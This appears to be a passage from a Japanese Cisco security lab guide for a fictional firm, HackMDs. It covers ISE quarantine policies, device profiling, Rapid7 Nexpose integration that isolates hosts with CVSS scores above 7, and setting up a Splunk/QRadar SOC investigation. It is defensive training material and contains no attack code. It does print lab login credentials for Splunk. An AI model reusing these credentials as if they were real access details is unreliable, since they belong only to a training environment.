
3. [運用(Operations)] で [ライブ ログ(Live Logs)] を選択して、ログを表示します。

4. 最新の ISE ログが表示されます。ユーザ dhowser による何回かの VPN 接続が記録されていることがわかります。また dhowser システムの現在の状態が「隔離(Quarantine)」であり、現行の認可ポリシーが「VPN >> 隔離(VPN >> Quarantine)」として適用されていることもわかります。ブラウザに戻って修復ページをクリックし、ステータスを通常のネットワーク アクセスに戻すことができます。

Jan 09, 2018 04:16:53.457 PM			1176	HealthMailboxfe9d3ed	198.19.10.2	
Jan 09, 2018 03:44:39.436 PM			2	dhowser	Workstation	00:50:56:AD:27:6F VPN >> Quara... Quarantine
Jan 09, 2018 03:44:38.903 PM				#ACSACL#-IP-Quara...		

注: ポイントを明確にするために、このラボでは ISE に大量のユーザを割り当てていません。実際には、ネットワーク上でアクティブになっている何千ものデバイスをすべて確認できます。

5. VPN ユーザの ISE ポリシーを表示するには、[ポリシー(Policy)] タブの [ポリシーセット(Policy Sets)] をクリックします。



6. VPN ポリシーとデフォルトのポリシーが表示されます。このラボではごく基本的な、VPN ポリシーのみを取り上げます。ここでは、LAN ネットワークとワイヤレス ネットワークのセキュリティを確保することがベスト プラクティスになります。これには、ビジネス ニーズに応じてさまざまな評価基準が適用されます。

+	Status	Policy Set Name	Description	Conditions
	OK	VPN		AND (DEVICE-Device Type EQUALS All Device Types#Firewalls, DEVICE-Location EQUALS All Locations#HackMDS)
	OK	Default	Default policy set	

7. VPN ポリシーを確認するには、右にスクロールします。[ヒット数(Hits)] カテゴリには、ポリシーが適用された回数が表示されます。[表示 (View)] カテゴリの下のキャレットをクリックすると、このポリシーの詳細が表示されます。

Allowed Protocols / Server Sequence	Hits	Actions	View
Default Network Access × +	95	⚙️	➡️
Default Network Access × +	0	⚙️	➡️

8. ポリシー名の横のキャロットをクリックすると、ポリシーの詳細を確認できます。[認可ポリシー - グローバル例外 (Authorization Policy - Global Exceptions)] のキャロットをクリックすると、詳細が表示されます。

▼ Authorization Policy - Global Exceptions (2)

+ Status Rule Name Conditions			Results
			Profiles
Search			
✔ Quarantine	OR	Session-ANCPolicy EQUALS QUARANTINE Session-EPStatus EQUALS Quarantine	✖ Quarantine
⊘ Threat CVSS 10		Threat Rapid7 Nexpose-CVSS_Base_Score GREATER 7	✖ DenyAccess

1 つのアクティブなポリシーが、同じ隔離ポリシーが適用されているデバイスに対して、処置を行うように設定されていることがわかります。2 番目のポリシーは無効になっているため、グレーの丸とスラッシュで示されています。このポリシーは、Rapid7 の Nexpose 脆弱性スキャナと統合されるように設計されています。この非アクティブのポリシーは、Nexpose の脅威ランキング システムで 7 を超える脆弱性が見つかったデバイスを隔離するように、ISE に通知するものです。このポリシーは、ネットワークにアクセスするすべてのデバイスが、ネットワークに重大な脆弱性をもたらさないようにする場合に適しています。このポリシーは、後でこのラボで有効にしてテストします。

注:ここではプロファイリングを使用してデバイスを検証したり、ポスチャのプロファイルを構築して更新をチェックしたり、ウイルス対策などのセキュリティが有効化されていることを確認したりできます。このラボでは、1 つの例を示すために、デバイスが接続されたときに Rapid7 Nexpose スキャンを開始します。一般的なポスチャ ポリシーでは、Windows/MAC の更新と、最新のウイルス対策が正常に機能しているかどうかを確認されます。

9. キャロットをクリックしてこのポリシーを閉じます。次に下方向にスクロールして、次のキャロットをクリックすると、メインの ISE 認証ポリシーが表示されます。

▼ Authorization Policy (4)

+ Status Rule Name Conditions			Results
			Profiles
Search			
✔ Cert Download	AND	ad1-ExternalGroups EQUALS AD-HACKMDS.COM/Users/Domain Users Cisco-VPN3000-CVPN3000/ASA/PIX7x-Tunnel-Group-Name CONTAINS SSL_CERT_DOWNLOAD	✖ PermitAccess +
✔ Domain User Postured	AND	ad1-ExternalGroups EQUALS AD-HACKMDS.COM/Users/Domain Users Session-PostureStatus EQUALS Compliant	✖ Permit Access + Scan +
✔ Domain User Not Postured	AND	ad1-ExternalGroups EQUALS AD-HACKMDS.COM/Users/Domain Users Session-PostureStatus EQUALS Unknown	✖ Redirect + Scan +
✔ Default			✖ DenyAccess +

ユーザが HackMDs Active Directory リストに含まれていることを確認するポリシーが存在し、特定の証明書が存在することから、システムが信頼できるものであることがわかります。それにより、ユーザが従業員であり、認可されたデバイスを使用してネットワークに VPN 接続していることが確認されます。そのため、信頼できるユーザが個人システムを使用することや、従業員としてログインする方法を知らない何者かが、窃取された信頼できるラップトップを使用してネットワークにアクセスを試みるのが防止されます。その他のポリシーは、先に表示したポスチャ チェックへの適合/不適合に対する ISE の処置を説明するものです。

10. 次に、ISE 内のプロファイリング オプションを見てみましょう。プロファイリングも、ネットワークへのアクセスを試みた携帯電話やタブレットの特定など、ポリシーの一環として使用できます。これは、Bring Your Own Device (BYOD; 個人所有デバイス持ち込み) ポリシーなどの作成に適しています。[ポリシー (Policy)] タブをクリックして [プロファイリング (Profiling)] を選択すると、このセクションが表示されます。



注: ISE プロファイリングの例としてはデバイスの接続が挙げられます。リンクアップトラップは、デバイスが接続されていることを示します。プロファイリングでは、NIC カードの製造元に基づいてデバイスのメーカーが示される場合があります。ただし、詳細な情報を得るにはさらにデータが必要になります。この時点では、MAC デバイスか Windows デバイスカを識別できます。その後、デバイスでブラウザを開くと、DHCP 情報が表示されます。そのときに、確認された Safari ブラウザの IE DHCP 情報のバージョンに応じて、MAC のバージョンが iPhone に変わる場合があります。

プロファイリングは継続的なプロセスです。たとえば、デバイスがプリンタとして示されていて、後で DHCP 情報などの他のデータによって矛盾が明らかになると、ISE ではポリシーが調整されます。そのようにして、信頼できるデバイスに対するスプーフィングなどの攻撃が Cisco ISE によって防御されます。

11. プロファイリングを選択すると、Cisco ISE で使用できる何百ものデバイス プロファイルが表示されます。これらのプロファイルは、ゲーム システムの検出のような非常に限定されたチェックや、任意の Apple 製品のようなより一般的なものの検出に使用できます。ここで下方方向にスクロールして、Cisco ISE が自動的に検出できる各種のデバイスを確認してください。ISE でシステムのプロファイリングを行う方法を確認するために、システムの特定に使用するネットワーク プローブを見てみましょう。

Profiling Policies

 Edit  Add  Duplicate  Delete  Import  Export		
Profiling Policy Name	Policy Enabled	System Type
<input type="checkbox"/> 2Wire-Device	Enabled	Cisco Provided
<input type="checkbox"/> 3Com-Device	Enabled	Cisco Provided
<input type="checkbox"/> Aastra-Device	Enabled	Cisco Provided
<input type="checkbox"/> Aastra-IP-Phone	Enabled	Cisco Provided
<input type="checkbox"/> Aerohive-Access-Point	Enabled	Cisco Provided
<input type="checkbox"/> Aerohive-Device	Enabled	Cisco Provided
<input type="checkbox"/> American-Power-Conversion-Device	Enabled	Cisco Provided
<input type="checkbox"/> Android	Enabled	Cisco Provided
<input type="checkbox"/> Android-Amazon	Enabled	Cisco Provided
<input type="checkbox"/> Android-Amazon-Kindle	Enabled	Cisco Provided
<input type="checkbox"/> Android-Amazon-Phone	Enabled	Cisco Provided

12. プロファイラがネットワークトラフィックに基づいてデバイスを特定する方法を確認するには、[管理(Administration)] をクリックして、[システム(System)] から [導入(Deployment)] を選択します。

Services Engine

Home ▶ Context Visibility ▶ Operations ▶ Policy ▶ Administration

System	Network Resources	pxGrid Services
Deployment	Network Devices	Feed Service
Licensing	Network Device Groups	Profiler
Certificates	Network Device Profiles	PassiveID
Logging	External RADIUS Servers	AD Domain Controllers
Maintenance	RADIUS Server Sequences	Mapping Filters
Upgrade	NAC Managers	Threat Centric NAC
Backup & Restore	External MDM	Third Party Vendors
Admin Access	Location Services	
Settings	Device Portal Management	

13. ISE サーバが表示されます。[ISE] の名前をクリックし(特別なサーバ名は設定していません)、[編集(Edit)] ボタンをクリックすると、サーバの詳細が表示されます。

Deployment Nodes

 Edit  Register  Syncup  Deregister		
Hostname	Node Type	Personas
<input type="checkbox"/> ise	ISE	Administration, Monitoring, I

14. [プロファイリング設定 (Profiling Configuration)] タブをクリックすると、このサーバに対するプロファイリング設定を確認できます。

Edit Node

General Settings Profiling Configuration 

Hostname	ise
FQDN	ise.ad.hackmds.com
IP Address	198.19.10.4
Node Type	Identity Services Engine (ISE)

Role **STANDALONE** **Make Primary**

15. ISE プロファイリングがトラフィックを確認するために使用する、さまざまなプロトコルが表示されます。ISE にデータを提供するプロトコルである DHCP、HTTP などにチェックが付いています。

[Deployment Nodes List > ise](#)

Edit Node

General Settings Profiling Configuration

▶ NETFLOW

▼ DHCP

Interface: GigabitEthernet 0

Port: 67

Description: The DHCP probe listens for DHCP packets from IP helper.

▼ DHCPSPAN

Interface: GigabitEthernet 0

Description: The DHCP span probe collects DHCP packets.

16. プロファイリング データを表示するもう 1 つの方法としては、[コンテキストの可視性 (Context Visibility)] をクリックして [エンドポイント (Endpoints)] を選択します。

The screenshot shows the Cisco Identity Services Engine (ISE) interface. The top navigation bar includes 'Home', 'Context Visibility', 'Operations', 'Policy', 'Administration', and 'Work Centers'. The 'Context Visibility' section is active, with 'Endpoints' selected. The dashboard displays three main sections: 'INACTIVE ENDPOINTS', 'AUTHENTICATION STATUS' (showing a 100% connected status), and 'AUTHENTICATIONS' (showing 'No data available.'). Below these sections is a table with columns for MAC Address, Status, IPv4 Address, Username, Hostname, Location, Endpoint Profile, and Authentication Failure Reason. The table contains two rows of data:

MAC Address	Status	IPv4 Address	Username	Hostname	Location	Endpoint Profile	Authentication Failure Reason
00:50:56:AD:27:6F	Connected	198.19.40.51	dhowser	HackMDS	Windows7-Workstation	Windows7-Workstation	-
00:50:56:B8:6E:6D	Connected					VMWare-Device	


誰がまたは何がネットワークにアクセスしているかを正確に示す、可視性ダッシュボードが表示されます。MAC アドレス、プロファイリングされたデータに基づくハードウェア モデル、ログイン クレデンシャルに基づくユーザ名を確認できます。これは、ネットワーク上に存在するもののライブ レポートとして出力できる、重要なページです。

17. Cisco ISE によって評価されたホストにインストールされている、ソフトウェアやアプリケーションのタイプの詳細を確認することもできます。これを表示するには、[コンテキストの可視性 (Context Visibility)] の下の [アプリケーション (Applications)] タブをクリックします。

The screenshot shows the Cisco Identity Services Engine (ISE) interface with the 'Applications' tab selected. The dashboard displays 'APPLICATION CATEGORIES' as a bar chart and a 'Classified' progress indicator. The 'Classified' indicator shows 46 applications. Below the chart is a table with columns for Application name, Version, Vendor, Category, and Application OS. The table contains three rows of data:

Application name	Version	Vendor	Category	Application OS
7-zip	16.02	Igor Pavlov	Unclassified	windows 7 ultimate 64-bit
bitlocker drive encryption	6.1.7600.16385	Microsoft Corporation	DiskEncryption	windows 7 ultimate 64-bit
cisco anyconnect ise complianc...	4.2.1226.0	Cisco Systems, Inc	Unclassified	windows 7 ultimate 64-bit

18. 次に Firepower 統合で、Cisco ISE が Cisco Firepower や Rapid7 Nexpose などその他のテクノロジーと通信する方法を見てみましょう。これは、[管理 (Administration)] をクリックして [pxGrid サービス (pxGrid Services)] を選択することで、pxGrid サービスから確認できます。




19. Cisco ISE との連動が可能な、多様な pxGrid、つまり統合オプションのリストが表示されます。[ライブログ (Live Logs)] をクリックすると、他のシステムからの要求に応じて ISE が実行したアクションが表示されます。

注:これは、他のシステムが修復のために ISE に要求を行った場合の効果を示す、基本的なデモです。この統合は、シスコおよびシスコ以外の多くのソリューションでサポートされています。


Rapid 7 Nexpose ISE 統合

HackMDs では Rapid 7 Nexpose 脆弱性スキャナを使用して、パッチ管理のためのベスト プラクティスを適用しています。1 つの課題は、継続的に検出される多くの脆弱性に対応しながら、重大な脆弱性を持つシステムにすばやく対応することです。この課題を解決するために、HackMDs では Nexpose と Cisco ISE を統合しています。

注:SANS「脆弱性管理」モデルに従った業界のベスト プラクティスでは、すべてのアセットを特定し、脆弱性を評価し、パッチし、それらを反復することが求められています。Cisco ISE と脆弱性スキャナを統合することで、何が接続されているかを把握し、すべてのアセットを接続時に評価できるため、ベスト プラクティスの適用が基本的に自動化されます。さらに、重大な脆弱性が見つかったアセットを隔離できるため、**脆弱性管理とインシデント対応**が完全に自動化されます。



1. スキャンされたシステムを確認するには、[コンテキストの可視性 (Context Visibility)] > [エンドポイント (Endpoints)] に移動し、[脆弱なエンドポイント (Vulnerable Endpoints)] を選択します。



HackMDs ネットワークに接続するすべてのデバイスを評価するという Cisco ISE の指示に従い、Nexpose によって検出されたすべての脆弱なデバイスが詳細に示されます。ISE には、すべての脆弱なエンドポイントが CVSS ランキングに従って表示されます。CVSS は、潜在的な脆弱性の危険性をランク付けするために業界で使用されているシステムです。このカラー システムは、CVSS ランキングの重大性を把握するために役立ちます。赤は非常に重大であることを意味します。

2. 下方向にスクロールすると、Nexpose によって Cisco ISE 内に記録された脆弱性の詳細を確認できます。

MAC Address	Username	IPv4 Address	Vulnerability	Source	Score
00:50:56:AD:27:6F	dhowser	198.19.40.51	ssl-cve-2016-2183-sweet32	Rapid7 Nexpose	5.30000019
			msft-cve-2017-0146	Rapid7 Nexpose	8.10000038
			cifs-smb-signing-disabled	Rapid7 Nexpose	7.30000019
			ssl-cve-2011-3389-beast	Rapid7 Nexpose	4.30000019

各システムで検出された、さまざまなタイプの脆弱性が表示されます。たとえば dhowser には多数の脆弱性があるようです。dhowser のラップトップの MAC アドレスをクリックすると、さらに詳細が表示されます。

3. 次に [脆弱性 (Vulnerability)] タブをクリックすると、Rapid 7 の脅威調査に基づいて、それぞれの脆弱性の詳細が表示されます。

Endpoints > 00:50:56:AD:27:6F

00:50:56:AD:27:6F



MAC Address: 00:50:56:AD:27:6F
 Username: dhowser
 Endpoint Profile: Workstation
 Current IP Address: 198.19.40.51
 Location: HackMDS

Applications Attributes Authentication Threats **Vulnerabilities**

ssl-cve-2016-2183-sweet32

Title: TLS/SSL Birthday attacks on 64-bit block ciphers (SWEET32)

CVSS score: 5.30000019

CVEIDS: CVE-2016-2183

Reported by: Rapid7 Nexpose

Reported at: Tue Jan 09 10:17:35 UTC 2018

msft-cve-2017-0146

Title: Microsoft CVE-2017-0146: Windows SMB Remote Code Execution Vulnerability

CVSS score: 8.10000038


CVEIDS: CVE-2017-0146

Reported by: Rapid7 Nexpose

Reported at: Tue Jan 09 10:17:35 UTC 2018

任意の脆弱性やその他の詳細をクリックして、Rapid 7 Nexpose などの脆弱性スキャナと Cisco ISE を統合する価値を理解してください。

4. 次に、現在無効になっている Nexpose ポリシーを有効にしてみましょう。[ポリシー (Policy)] をクリックして [ポリシーセット (Policy Sets)] を選択し、[ポリシーセット (Policy Sets)] に戻ります。



5. 右にスクロールして、VPN ポリシーを開くキャロットをクリックします。

The screenshot shows a table with columns: Conditions, Allowed Protocols / Server Sequence, Hits, Actions, and View. The 'Conditions' column contains two entries: 'DEVICE·Device Type EQUALS All Device Types#Firewalls' and 'DEVICE·Location EQUALS All Locations#HackMDS'. The 'Allowed Protocols / Server Sequence' column shows 'Default Network Access'. The 'Hits' column shows '68'. The 'Actions' column has a gear icon. An orange arrow points to a right-pointing chevron icon in the 'View' column.


6. [認証ポリシー - グローバル例外(2) (Authorization Policy - Global Exceptions (2))] のキャロットをクリックし、下方方向にスクロールして、無効化されている Threat CVSS 7 ポリシーを確認します。そのポリシーをクリックして [有効化 (Enable)] を選択し、そのポリシーを有効にします。

The screenshot shows the Cisco Identity Services Engine (ISE) interface. The breadcrumb navigation is 'Home > Context Visibility > Operations > Policy > Administration > Work Centers'. The 'Policy Elements' section is expanded to show 'Authorization Policy - Global Exceptions (2)'. A table lists policies with columns: Status, Rule Name, Conditions, Results, and Profiles. The 'Threat CVSS 7' policy is highlighted. A dropdown menu is open for this policy, showing 'Enabled' (selected), 'Disabled', and 'Monitor'. An orange arrow points to the 'Enabled' option. Another orange arrow points to the 'Threat CVSS 7' policy row.

7. 上部にスクロールし、右上にある [保存 (Save)] ボタンをクリックして、変更を保存する必要があります。

The screenshot shows the 'Save' button in the Cisco Identity Services Engine (ISE) interface. The breadcrumb navigation is 'Policy > Administration > Work Centers'. The 'Save' button is highlighted with an orange arrow. Below the button, the table header 'Allowed Protocols / Server Sequence' and 'Hits' is visible.

8. RDP 接続を通じてコントラクタのデスクトップに戻り、Web ブラウザを開きます。www.cisco.com などの Web サイトにアクセスを試みると、dhowser のコンピュータが、このラボで示してきた各種の脆弱性によってコンプライアンスに違反しているため、リダイレクトされるのがわかります。ISE で設定されたポリシーによって、CVSS で 7.0 以上のランクに評価された脆弱性を持つデバイスは、自動的に隔離されます。たとえば dhowser のコンピュータには、8.0 IE (赤)として評価された脆弱性がありました。



この CVSS ルールに従って隔離されたユーザのために、カスタム ランディング ページが用意され、この例では、HackMDs ヘルプデスクを管理する Moses Hernandez 氏に連絡することが推奨されています。

まとめ

Cisco Firepower での Cisco Identity Services Engine と次世代侵入防御システムの統合や、Rapid 7 Nexpose など、業界をリードする脆弱性検出機能との統合など、アクセス制御テクノロジーの統合がもたらす効果は、ここで示した例に留まりません。攻撃者はさまざまな方法でネットワークの侵害とデータの窃取を試みます。攻撃前、攻撃中、攻撃後それぞれについてセキュリティをプロビジョニングすることが、ベスト プラクティスになります。これには、攻撃中テクノロジーまたは攻撃後テクノロジー（この例では Firepower）が脅威を特定した場合に、自動修復と攻撃前テクノロジー（この例では ISE）を統合するなど、ソリューションの統合が含まれています。脆弱性スキャナの統合により、接続時にすべてのシステムがスキャンされ、また重大な脆弱性が見つかったシステムに対するインシデント対応が自動化されます。

これでラボを終了します。

シナリオ 7: 集中防御(Splunk および IBM QRadar)



サイバー インシデントに対応する上で重要なのは、脅威に対する迅速な**範囲の特定、封じ込め、修復**です。そのためには、脅威が発生した可能性がある場合に通知し、全体的な状況を把握して適切な対応ができるだけの情報を提供する方法が必要です。ところが、適切なツールを導入した多くの組織でさえ、インシデント対応は依然として困難なままです。それは、サイロ化されたさまざまな製品管理インターフェイスから大量の情報が提供されるため、それらをすべて手作業でつなぎ合わせなければイベントの範囲を本当に把握することができないからです。セキュリティ情報とイベント管理(SIEM)ツールの価値が発揮されるのはこのような状況です。

このシナリオでは、HackMDs の SIEM(Splunk または QRadar)を使用して、Firepower、Identity Services Engine(ISE)、Advanced Malware Protection(AMP)、Stealthwatch で特定されたさまざまなタイプの攻撃を確認します。また、Firepower および Rapid7 Nexpose で検出された脆弱性データに基づいて HackMDs 組織内の潜在的な脆弱性も確認していきます。タスクでは事前に構築されたダッシュボードを使用し、HackMDs 環境に対する潜在的な脅威を特定するために複数のデータセットに渡って検索を実施します。

結果

このシナリオの最後では、Splunk または QRadar にアクセスし、既存のダッシュボードとネイティブ マイニング手法を使用して各種のセキュリティイベントを調査します。最初に、Stealthwatch と Firepower で確認された内部ネットワークへの不正なリモート接続、不審な偵察行為、データ漏洩動作に基づいて内部の脅威を調査します。次に、DMZ サーバで確認された struts の脆弱性に対するエクスプロイトを調べます。最後に、Firepower のアラートを基に Cisco ISE がネットワークから削除した、感染した VPN ホストを調査します。Splunk または QRadar の各種アプリケーション、HackMDs SOC ダッシュボード、ネイティブ マイニング手法を活用していきます。

ラボ リソース

SIEM: Splunk、QRadar

SIEM データリソース: Firepower、ISE、AMP、Stealthwatch、Nexpose

インストール済み Splunk アプリケーション: Cisco Stealthwatch App、Cisco ISE App、Cisco eStreamer eNcore and eNcore Dashboard App、Rapid7 Nexpose for Splunk App

インストール済み QRadar アプリケーション: Cisco ISE、Cisco Firepower

手順

このラボでは、あなたは Tier 1 の HackMDs SOC エンジニアで、セキュリティ イベントの監視と対応を担当しています。最近、SIEM を導入し、自社環境内の既存のセキュリティ製品に使用できるアプリケーションをインストールしました。また、継続的に監視していく共通のデータセットをベースにした **HackMDs SOC アラーム ダッシュボード** を構築しました。あなたの仕事は、悪意のある動作を特定してサポート チケットをオープンするか、悪意のあるものではない場合に誤検知として分類することです。すべてのセキュリティ製品の管理インターフェイスにログインすることが認められていないため、SIEM が環境内のすべてのアクティビティを監視する唯一の方法となります。

注: Phantom や Exabeam のようなオーケストレーション ツールを活用して、インシデントへの対応を自動化することができます。また、Cisco ISE などのアクセス制御技術を活用して、SIEM で悪意のある動作が確認されたデバイスを隔離することも可能です。このラボでは、脅威の修復までは実施しません。

Splunk ラボ


Splunk の攻撃データ

このラボでは偽の攻撃データは作成していません。代わりに、あなたが他の CTR モジュールで実行した攻撃と同じ攻撃をある特定の時点であらかじめ実行してあります。したがって、最初のタスクは、Splunk の期間を各種攻撃が開始された期間に変更することです。期間を変更することで、攻撃をシミュレーションすることなく、すぐに調査を開始できます。なお、これから調査する攻撃の実行方法の詳細については、他の CTR モジュールで確認しても差し支えありません。


重要:このラボを開始する前に、シナリオ 3(スマッシュ アンド グラブ)、シナリオ 5(内部の脅威)、シナリオ 6(アクセスを制御し、悪意のある脅威をモニタリングする)を実施した場合、Splunk の期間を変更する必要はありません。直近の 24 時間(デフォルト設定の期間)を検索すれば、このラボのどの演習の攻撃でも確認できます。該当する場合は 24 時間のデフォルトの期間をそのまま使用できます。その場合、Splunk のデータ履歴に実行した攻撃が残っています。上記のシナリオを実施していない場合は、1 年分の全履歴データを確保するために、次の手順に従って Splunk での検索を行います。

Splunk の期間を調整する

1. Jumphost に接続します。
2. Web ブラウザを開き、Splunk のタブを選択するか、<https://198.19.10.15:8000> にアクセスします。
3. ユーザー名: admin、パスワード: C1sco12345 でログインします。
4. Splunk に攻撃データが存在するように期間を調整する必要があります。検索対象とするデータの期間を変更できる検索用ドロップダウンがあります。そのドロップダウンをクリックし、[日付範囲(Date Range)] キャレットを選択します。次に日付を **04/01/2018** ~ **04/08/2018** に変更します。そうすることで、攻撃データも含んだ期間中のすべてのデータが表示されます。



5. すべての新しいタブでこの変更を行う必要があります。次の図は、一般的な検索ウィンドウで期間を調整する例を示しています。



